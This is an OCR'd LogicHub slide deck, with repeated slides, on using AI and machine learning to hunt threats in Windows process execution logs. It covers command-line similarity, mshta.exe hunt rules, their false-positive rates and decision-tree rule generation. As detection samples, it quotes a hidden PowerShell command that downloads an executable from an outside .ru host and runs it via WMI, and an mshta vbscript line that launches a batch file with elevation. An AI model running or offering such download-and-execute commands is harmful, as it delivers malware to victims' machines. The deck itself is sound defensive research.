
LogicHub

Command Line Argument Analysis

- Similarity measured on the Tags (exact match or Jaccard Similarity)

PPID	PID	Process / Command Line
100	101	cmd.exe /c “powershell.exe -w hidden -noprofile -executionpolicy bypass (new-object system.net.webclient).downloadfile ('http://atoloawrd.ru/arox/nmc.exe?gJOHv','%TemP%PnY63.eXE'); InVOkE-WmiMethoD -Class Win32_PRoCEss -NamE CrEate -ArgumEntLIst '%TeMp%PnY63.EXE’”

Process Execution Log Example



Short Term Memory Representation


LogicHub

Command Line Argument Analysis

- Similarity measured on the Tags (exact match or Jaccard Similarity)

PPID	PID	Process / Command Line
100	101	cmd.exe /c “powershell.exe -w hidden -noprofile -executionpolicy bypass (new-object system.net.webclient).downloadfile ('http://atoloawrd.ru/arox/nmc.exe?gJOHv','%TemP%PnY63.eXE'); InVOkE-WmiMethoD -Class Win32_PRoCEss -NamE CrEate -ArgumEntLIst '%TeMp%PnY63.EXE’”

Process Execution Log Example




Short Term Memory Representation

LogicHub

Hunt Rule Performance

- Total "mshta.exe" samples: 48
  - 36 Malicious / 12 Benign




LogicHub

Hunt Rule Performance

- Total "mshta.exe" samples: 48
  - 36 Malicious / 12 Benign

#1: mshta.exe c:\page.hta




LogicHub

Hunt Rule Performance

- Total "mshta.exe" samples: 48
  - 36 Malicious / 12 Benign

#1: mshta.exe c:\page.hta




LogicHub

Hunt Rule Performance

- Total "mshta.exe" samples: 48
  - 36 Malicious / 12 Benign

#1: mshta.exe c:\page.hta

#2: mshta.exe c:\invoice.hta




LogicHub

Hunt Rule Performance

- Total "mshta.exe" samples: 48
  - 36 Malicious / 12 Benign

#1: mshta.exe c:\page.hta

#2: mshta.exe c:\invoice.hta



LogicHub


Hunt Rule Performance

- Total "mshta.exe" samples: 48
  - 36 Malicious / 12 Benign

#1: mshta.exe c:\page.hta

#2: mshta.exe c:\invoice.hta

#3: mshta.exe vbscript:CreateObject("Shell.Application").ShellExecute("cmd.exe","/c C:_.bat ::","","runas",1)(window.close)




LogicHub

Hunt Rule Performance

- Total "mshta.exe" samples: 48
  - 36 Malicious / 12 Benign

Candidate Rule #1
process = mshta.exe entropy > 2.8
Malicious Coverage: 61%
False Positives: 0 False Negatives: 14




LogicHub

Hunt Rule Performance

- Total "mshta.exe" samples: 48
  - 36 Malicious / 12 Benign

Candidate Rule #1
process = mshta.exe entropy > 2.8
Malicious Coverage: 61%
False Positives: 0 False Negatives: 14


Candidate Rule #2
process=mshta.exe entropy > 2.55
Malicious Coverage: **86%**
False Positives: **3** False Negatives: **5**



LogicHub

Auto Generate Hunt Rule (mshta.exe)

Treat “Tags” as conditions to build simple decision tree from data




LogicHub

Auto Generate Hunt Rule (mshta.exe)

Follow path from root to leaf nodes…

* Auto-generates hunt rules for each tool or technique.



"mshta.exe" parent=unknown cmd=*.exe cmd="*%temp%*"


LogicHub

Auto Generate Hunt Rule (mshta.exe)

Follow path from root to leaf nodes…

* Auto-generates hunt rules for each tool or technique.

* Use rules based on expected false positive / true positive rates



"mshta.exe" parent=unknown cmd=*.exe cmd="*%temp%*"

0 False Positives


% Finds 13% of known malicious

LogicHub

Limitations

- This proof of concept was entirely based on Windows built-in tools and scripts, but can be extended
- If the attack is not visible in process execution logs, it will not be detected
- Novel techniques may not be caught by this approach
- Always opportunity to give the AI additional knowledge about Windows internals and relationships

Comparison to EDR Solutions



- Some popular Enterprise Detection and Response (EDR) solutions offer ML / AI capabilities, others do not.
- Unique features of this proof of concept AI:
    - **Highly Dynamic AI.** Learns from a single example and scales its ML approach as the available data grows in size.
    - **Learns from your environment.** Accounts for unique tendencies in your environment and enables a feedback loop from investigations to automatically tune false positives.
    - **Knowledge-based approach.** Decisions are explainable to human analysts. It can provide closest matching benign / malicious examples that fed into its decision along with confidence scores, descriptions of tools, and reference material together with alerts.

LogicHub

Take-aways

- Benefits of host process execution logs
- We can fully automate the extraction of TTPs and automate threat detection based on small and large feeds of malicious / benign activity
- MITRE ATT&CK techniques and LOLBAS can be prioritized based on observed usage in attacks
- We can auto-generate hunt rules, understand rule performance, and visualize gaps from known malicious examples
- Code, data, analysis, and presentation can be found here:

https://github.com/egaus/wayfinder

LogicHub

About LogicHub

Intelligent Security Automation for:

Alert Triage	Reduce false positives by 95%
Incident Response	Reduce response times (MTTR)
Threat Hunting	Detect unknown threats

LogicHub

Questions?

LogicHub

#cyberaitech

Evan@logichub.com